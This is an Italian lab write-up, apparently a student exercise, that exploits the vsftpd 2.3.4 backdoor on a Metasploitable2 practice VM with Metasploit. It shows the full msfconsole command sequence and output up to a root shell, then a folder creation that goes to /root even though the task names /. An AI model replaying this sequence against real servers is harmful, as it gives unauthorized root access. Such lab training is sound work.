
HACKING CON METASPLOIT

L'esercizio di oggi consiste nel completare una sessione di hacking sulla macchina Metasploitable2, sul servizio "vsftpd" e, una volta completata la sessione, creare una cartella che chiameremo "test_metasploit" nella directory di root (/).


La macchina Metasploitable2 dovrà essere configurata con l'IP 192.168.1.149/24.

Come prima cosa, quindi abbiamo configurato l'IP di Metasploitable2.





Una volta configurato l'IP, siamo andati a configurare l'IP anche su Pfsense per permettere la comunicazione tra la macchina Kali (IP 192.168.32.100) e la macchina Metasploitable2, dato che non erano più sulla stessa rete.

Abbiamo quindi controllato la comunicazione facendo pingare le macchine.



Abbiamo dunque avviato una scansione con nmap di Metasploitable2 per verificarne se il servizio interessato fosse attivo per poi far partire un'ulteriore scansione proprio sul servizio accertandone la versione.





Siamo andati ad aprire Msfconsole tramite il comando “msfconsole” dalla nostra macchina Kali.

Da msfconsole siamo andati a cercare il giusto modulo da utilizzare tramite il comando “search vsftpd”.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Tramite il comando “info” abbiamo ottenuto tutte le informazioni sull’exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Tramite il comando “show options” siamo quindi andati a verificare quali configurazioni dovevamo inserire per l’utilizzo dell’exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

L’exploit in questo caso necessitava l’inserimento dei parametri di IP del target e della porta target. Li abbiamo inseriti rispettivamente con i comandi “set RHOSTS” e “set RPORT”.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Tramite il comando “show payload” siamo andati a visualizzare i payloads disponibili.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Abbiamo impostato il payload trovato con “set payload 0”.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ne abbiamo poi controllato le opzioni tramite il comando “show options”.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Avendo appurato che non avevamo bisogno di ulteriori configurazioni abbiamo lanciato l’attacco con il comando “exploit” dalla console.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.100:33539 → 192.168.1.149:6200) at 2022-12-05 09:23:14 -0500
```


L'attacco verrà eseguito sulla macchina target lanciando poi il payoad. Abbiamo verificato le informazioni circa la configurazione di rete attuali sulla macchina target con il comando "ifconfig".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.100:33539 → 192.168.1.149:6200) at 2022-12-05 09:23:14 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:51:0e:97
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:e97/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1568 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1523 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:125534 (122.5 KB)  TX bytes:146261 (142.8 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:261 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:97089 (94.8 KB)  TX bytes:97089 (94.8 KB)
```

Tramite la shell del payload abbiamo potuto navigare il file system, siamo quindi andati a creare nella cartella di root (/) la nostra cartella "test_metasploit" tramite il comando "mkdir test_metasploit".

```
pwd
/
cd /root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Siamo andati a controllare sulla nostra macchina Metasploitable2 per verificare l'effettiva creazione della cartella.



Tramite il comando “ls /root/” abbiamo avuto la conferma dell’effettiva creazione della cartella, riuscendo quindi a completare la sessione di hacking con successo.